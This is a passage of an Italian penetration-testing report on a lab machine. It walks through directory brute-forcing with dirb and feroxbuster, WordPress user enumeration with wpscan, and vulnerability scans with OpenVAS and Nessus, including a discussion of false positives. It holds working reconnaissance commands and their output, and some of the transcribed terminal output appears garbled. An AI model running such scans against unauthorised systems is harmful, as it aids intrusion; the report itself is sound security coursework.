
Il comando diventa quindi:

```
dirb http://192.168.64.21/ -X .jpg,.php,.txt,.html -o
dirb-documents-output.txt
```

Di seguito è presente l'output di questa scansione. Il report completo è allegato a questo documento nel file **dirb-documents-output.txt**.

Come riportato in figura, è possibile notare la presenza di un file index.html, che contiene la pagina di default di Apache ma anche un file chiamato img.jpg.

3 TCP PORT SCANNING E TARGET ENUMERATION



```
root@kali: /home/kali
File Actions Edit View Help
└─(root㉿kali)-[~/home/kali]
  └─# dirb http://192.168.64.21/ -X .jpg,.php,.txt,.html -o dirb-documents-output.txt

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: dirb-documents-output.txt
START_TIME: Thu Jun 1 10:31:09 2023
URL_BASE: http://192.168.64.21/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.jpg,.php,.txt,.html) | (.jpg)(.php)(.txt)(.html) [NUM = 4]

GENERATED WORDS: 4612

--- Scanning URL: http://192.168.64.21/
+ http://192.168.64.21/img.jpg (CODE:200|SIZE:4811)
+ http://192.168.64.21/index.html (CODE:200|SIZE:10701)
```

Figura 11: dirb ha trovato due file.




Figura 12: Space?

Aprendo il file visitando l'URL `192.168.64.21/img.jpg` si ottiene quanto mostrato nella Figura 12.

3 TCP PORT SCANNING E TARGET ENUMERATION

Si noti come nella seconda scansione (in cui sono state specificate le estensioni da considerare) non è avvenuta una ricerca ricorsiva. Per ovviare a questa problematica, verrà preso in considerazione il tool **feroxbuster**.

3.3.2 feroxbuster

feroxbuster può essere considerato un'alternativa al ben più noto tool **gobuster** e che risolve il suo difetto più grande: il mancato supporto alle scansioni ricorsive. [10]

Scritto nel linguaggio **Rust**, questo tool è presente nei repository di Kali Linux ed è installabile tramite il comando

```
sudo apt-get install feroxbuster
```

Eseguendo questo comando, verranno installati sia il tool che un apposito insieme di **wordlists**, presenti nel pacchetto **seclists**.

Il tool verrà usato per andare ad analizzare la cartella **/wordpress** per cercare di capire se il sito web offerto dalla macchina ne faccia effettivamente uso.

Il comando invocato a questo scopo è il seguente:

```
feroxbuster --url http://192.168.64.21/wordpress --extensions  
php,jpg,txt,html --output feroxbuster_noobbox_wordpress.txt  
--depth 10
```

Data la prolissità dell'output, esso è stato salvato all'interno del file **feroxbuster_noobbox_wordpress.txt**, allegato al presente documento.

Consultando i risultati del tool, all'interno di tale cartella sembra sia **sia effettivamente presente un'installazione di Wordpress**. Visitando l'endpoint **wordpress/** si ottiene invece quanto mostrato in Figura 14.

3 TCP PORT SCANNING E TARGET ENUMERATION

```
(kali㉿kali)-[~]
$ feroxbuster --url http://192.168.64.21/wordpress --extensions php,jpg,txt,html --output feroxbuster_noobbox_wordpress.txt --depth 10

[!] FEROXBUSTER - THE ULTRA-FAST BRUTE-FORCE WORDPRESS CRACKER [!]
[!] Version: 2.10.0 [!]
[!] By: Ben "epi" Risher [!]
[!] https://github.com/epi/feroxbuster [!]

[!] Target Url: http://192.168.64.21/wordpress [!]
[!] Threads: 50 [!]
[!] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt [!]
[!] Status Codes: All Status Codes [!]
[!] Timeout (secs): 7 [!]
[!] User-Agent: feroxbuster/2.10.0 [!]
[!] Config File: /etc/feroxbuster/ferox-config.toml [!]
[!] Extract Links: true [!]
[!] Output File: feroxbuster_noobbox_wordpress.txt [!]
[!] Extensions: [php, jpg, txt, html] [!]
[!] HTTP methods: [GET] [!]
[!] Recursion Depth: 10 [!]

[!] Press [ENTER] to use the Scan Management Menu [!]

[!] 404 GET 91 31w 275c Auto-filtering found a0c-like response and created new filter; toggle off with --dont-filter
[!] 403 GET 91 28w 278c Auto-filtering found a0c-like response and created new filter; toggle off with --dont-filter
301 GET 91 28w 318c http://192.168.64.21/wordpress => http://192.168.64.21/wordpress/
301 GET 0l 0w 0c http://192.168.64.21/wordpress/index.php => http://192.168.64.21/wordpress/
405 GET 1l 6w 42c http://192.168.64.21/wordpress/xmlrpc.php
301 GET 91 28w 330c http://192.168.64.21/wordpress/wp-includes => http://192.168.64.21/wordpress/wp-admin/
301 GET 91 28w 372c http://192.168.64.21/wordpress/wp-includes/wp-admin/admin-ajax.php => http://192.168.64.21/wordpress/wp-admin/
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/update.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/atmllib.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/rest-api.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/query.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/user.php
500 GET 2l 4w 52c http://192.168.64.21/wordpress/wp-includes/theme-compat/embed-404.php
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/theme-compat/sidebar.php
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/class-wp-text-diff-renderer-inline.php
200 GET 5l 15w 135c http://192.168.64.21/wordpress/wp-trackback.php
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/class-wp-customize-panel.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/class-wp-block-type-registry.php
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/class.wp-scripts.php
```

Figura 13: feroxbuster in esecuzione




Figura 14: "Just another WordPress site"

3.3.3 Wordpress ai raggi X: wpscan

Avendo appurato che sul server web sia in esecuzione un'istanza di **wordpress**, è possibile proseguire con il processo di enumerazione iniziato in prece-

3 TCP PORT SCANNING E TARGET ENUMERATION

denza utilizzando il tool `wpscan`, che permette un'enumerazione mirata dell'istanza di tale framework in esecuzione sull'asset in analisi.

In questa fase dell'analisi, viene utilizzato il tool nella sua configurazione di default con l'aggiunta di un processo di enumerazione degli **utenti** (switch `-e u`). Si è deciso di concentrarsi su questo aspetto poiché in precedenza era stata rinvenuta un'immagine che si assume possa essere una **password**. Avere a disposizione una tale coppia di credenziali permette non solo di accedere al **pannello di amministrazione** ma anche, mediante il tool **Metasploit**, ad una **shell** sulla macchina su cui Wordpress è in esecuzione.

Ulteriori informazioni su questo aspetto saranno forniti nelle sezioni successive.

In ogni caso, il comando utilizzato è il seguente:

```
wpscan --url 192.168.64.21/wordpress/ -e u
```

Il risultato dell'esecuzione del tool è allegato al presente documento, ma in sostanza è stato determinato che:

- La versione del framework risulta essere la 6.2.2, rilasciata il 20 maggio 2023; ²
- È stato identificato l'utente **noobbox**;



```
[+] User(s) Identified:  
[+] noobbox  
| Find By: Author Posts - Author Pattern (Passive Detection)  
| Controlled By:  
|   Rss Generator (Passive Detection)  
|   Mp Json Api (Aggressive Detection)  
|   http://192.168.64.21/wordpress/index.php/wp-json/wp/v2/users/?per_page=10&page=1  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)
```

Figura 15: `wpscan` ha rilevato un utente

Una successiva analisi volta alla ricerca di *plugins* in uso da questa istanza del framework (mediante lo switch `-e p`) ha invece dato esito **negativo** e quindi non viene mostrata.

²Si tenga presente che Wordpress implementa un meccanismo di aggiornamento automatico del framework, attivo di default su tutti i siti web. [11]

4 Vulnerability Mapping

Le informazioni ottenute nella fase di Target Enumeration permettono già di definire una direzione chiara per la fase di **Exploitation**. In questa fase verrà invece descritta la strategia per identificare e riportare tutte le vulnerabilità presenti sull'asset usando i tools **OpenVAS** e **Nessus**.

4.1 OpenVAS

OpenVAS (*Open Vulnerability Assessment Scanner*) è un tool open source messo a disposizione dall'azienda **Greenbone** che permette l'analisi automatica di asset, in maniera autenticata e non autenticata.[12]

Questo tool è installabile direttamente dai repository di Kali Linux mediante il comando:

```
sudo apt-get install openvas
```

che permette il download del tool insieme alle sue dipendenze. Si configura mediante lo script **gvm-setup** e si avvia mediante lo script **gvm-start** che si occuperà di avviare tutti i servizi e di mettere a disposizione un'interfaccia web all'indirizzo `localhost:9392`.




Figura 16: La *dashboard* di OpenVAS

4 VULNERABILITY MAPPING

Questo tool è stato utilizzato nella sua configurazione ***Full and Fast***, che permette un'analisi completa dell'asset. Nella Figura 17 viene mostrata l'interfaccia di creazione di un nuovo task di scansione.




Figura 17: Nuovo task

4.1.1 OpenVAS: i risultati

I risultati riportati dal tool dopo la scansione sono già filtrati e vengono considerate le vulnerabilità che hanno il valore di **QoD** (*Quality of Detection*) pari o maggiore al **70%**.

Vulnerability	Severity	QoD	Host	Name	Location	Created
			IP			
WordPress User IDs and User Names Disclosure	5.0 (Medium)	99 %	192.168.64.21		80/tcp	Mon, Jun 5, 2023 9:38 AM UTC
Cleartext Transmission of Sensitive Information via HTTP	4.0 (Medium)	80 %	192.168.64.21		80/tcp	Mon, Jun 5, 2023 9:34 AM UTC
TCP Timestamps Information Disclosure	2.6 (Low)	80 %	192.168.64.21		general/tcp	Mon, Jun 5, 2023 9:33 AM UTC
ICMP Timestamp Reply Information Disclosure	2.1 (Low)	80 %	192.168.64.21		general/icmp	Mon, Jun 5, 2023 9:33 AM UTC

Figura 18: I risultati della scansione

Una discussione dettagliata sui risultati dei tool viene affrontata in una sezione apposita nel **Penetration Testing Report**, consegnato insieme al

presente documento, ma in linea di massima le informazioni più importanti ottenute riguardano:

- Non è presente alcun tipo di cifratura delle informazioni in transito da e verso il server;
- È stato possibile **enumerare gli utenti di Wordpress**, ad ulteriore conferma di quanto riscontrato in precedenza utilizzando `wpscan`.

4.1.2 OpenVAS: Nota sulla QoD

Impostando il filtro `min_qod` a 0 si nota come siano state rilevate delle vulnerabilità relative ad **Apache httpd** ma che hanno una Quality of Detection **molto bassa**: del 30%. Questi rilevamenti non sono necessariamente frutto di una effettiva esposizione dell'applicazione a tali problematiche e si basano unicamente sulla **versione** del web server installata sull'asset e rilevata dal tool. In ogni caso, anche queste vulnerabilità sono state riportate nell'output generato dal tool e presentato a corredo del **Penetration Testing Report**.

4.2 Nessus

Il secondo tool utilizzato nella fase di Vulnerability Mapping consiste in **Nessus**, tool fornito dall'azienda **Tenable** che mette a disposizione sia una versione gratuita (denominata **Nessus Essentials**) che una versione a pagamento pensata per gli utenti Enterprise. Allo scopo di questa analisi viene utilizzata la versione Essentials.

4.2.1 Installazione di Nessus

Il tool non è presente di default nei repository di Kali Linux e di conseguenza deve essere scaricato dal sito web del produttore (raggiungibile alla pagina <https://www.tenable.com/downloads/nessus>). Poiché la macchina Kali in uso per l'analisi viene eseguita su architettura **aarch64** è necessario scaricare il pacchetto `.deb` corrispondente. Allo stato attuale delle cose, l'unico

pacchetto deb disponibile per tale architettura è quello per **Ubuntu** ma che è installabile senza problemi anche su Kali mediante:

```
sudo dpkg -i Nessus-10.5.2-ubuntu1804_aarch64.deb
```

assumendo di trovarsi nella stessa directory in cui è presente il file.

Il servizio è avviabile mediante **systemd**, utilizzando il comando:

```
sudo systemctl start nessusd.service
```

Il tool si controlla mediante un'interfaccia web raggiungibile all'indirizzo `localhost:8834`.




Figura 19: La *dashboard* di Nessus

La peculiarità di questo tool consiste nella presenza di diversi *templates* di scansione, che si concentrano su determinati aspetti dell'asset da analizzare, come mostrato nella Figura 20.

Per analizzare l'asset in esame, si è scelto di utilizzare il template **Web Application Tests**, che risulta quello più adatto per il contesto. Nel wizard che permette la definizione di una nuova scansione è stata selezionata la modalità **Complessa** che effettua le operazioni riportate nella Figura 21.

4 VULNERABILITY MAPPING




Figura 20: I templates di Nessus




Figura 21: La scansione complessa di Nessus

4.2.2 Nessus: i risultati

Al termine della scansione, Nessus fornisce un riepilogo delle vulnerabilità individuate e rappresentati mediante grafici, come mostrato nella Figura 22.

4 VULNERABILITY MAPPING




Figura 22: I risultati della scansione

Analizzando brevemente i risultati contenuti all'interno del file **Nessus-Scan.pdf**, allegato al Penetration Testing Report, si nota come Nessus abbia trovato (tralasciando qui i risultati di livello INFO) **cinque vulnerabilità**: una di livello **HIGH** e altre quattro di livello **MEDIUM**.

4.2.3 Nota su falsi positivi

La vulnerabilità catalogata come di livello **HIGH** rappresenta in realtà un **falso positivo**. Facendo riferimento ai dettagli sul rilevamento, Nessus prova ad effettuare una **Server Side Includes (SSI) Injection** sulle pagine del **manuale del server** che spiegano come funziona questa tecnologia, tentando di includere una risorsa non esistente (e che quindi causerebbe un errore) e rilevando effettivamente un messaggio nel documento HTML di risposta che recita:

```
[an error occurred while processing this directive]
```

Tale messaggio è però *hardcoded* all'interno del documento nella sezione che spiega come personalizzare proprio i messaggi di errore. Si può dunque

ragionevolmente assumere che la Web App non sia vulnerabile a questo tipo di attacchi.

Lo stesso discorso vale anche per una vulnerabilità etichettata come **Web Application Information Disclosure**. Lo scanner rileva la presenza di **path locali** nelle pagine relative al **manuale** (in particolare la stringa /bin/sh). Anche in questo caso, però, si tratta di **stringhe hardcoded**.

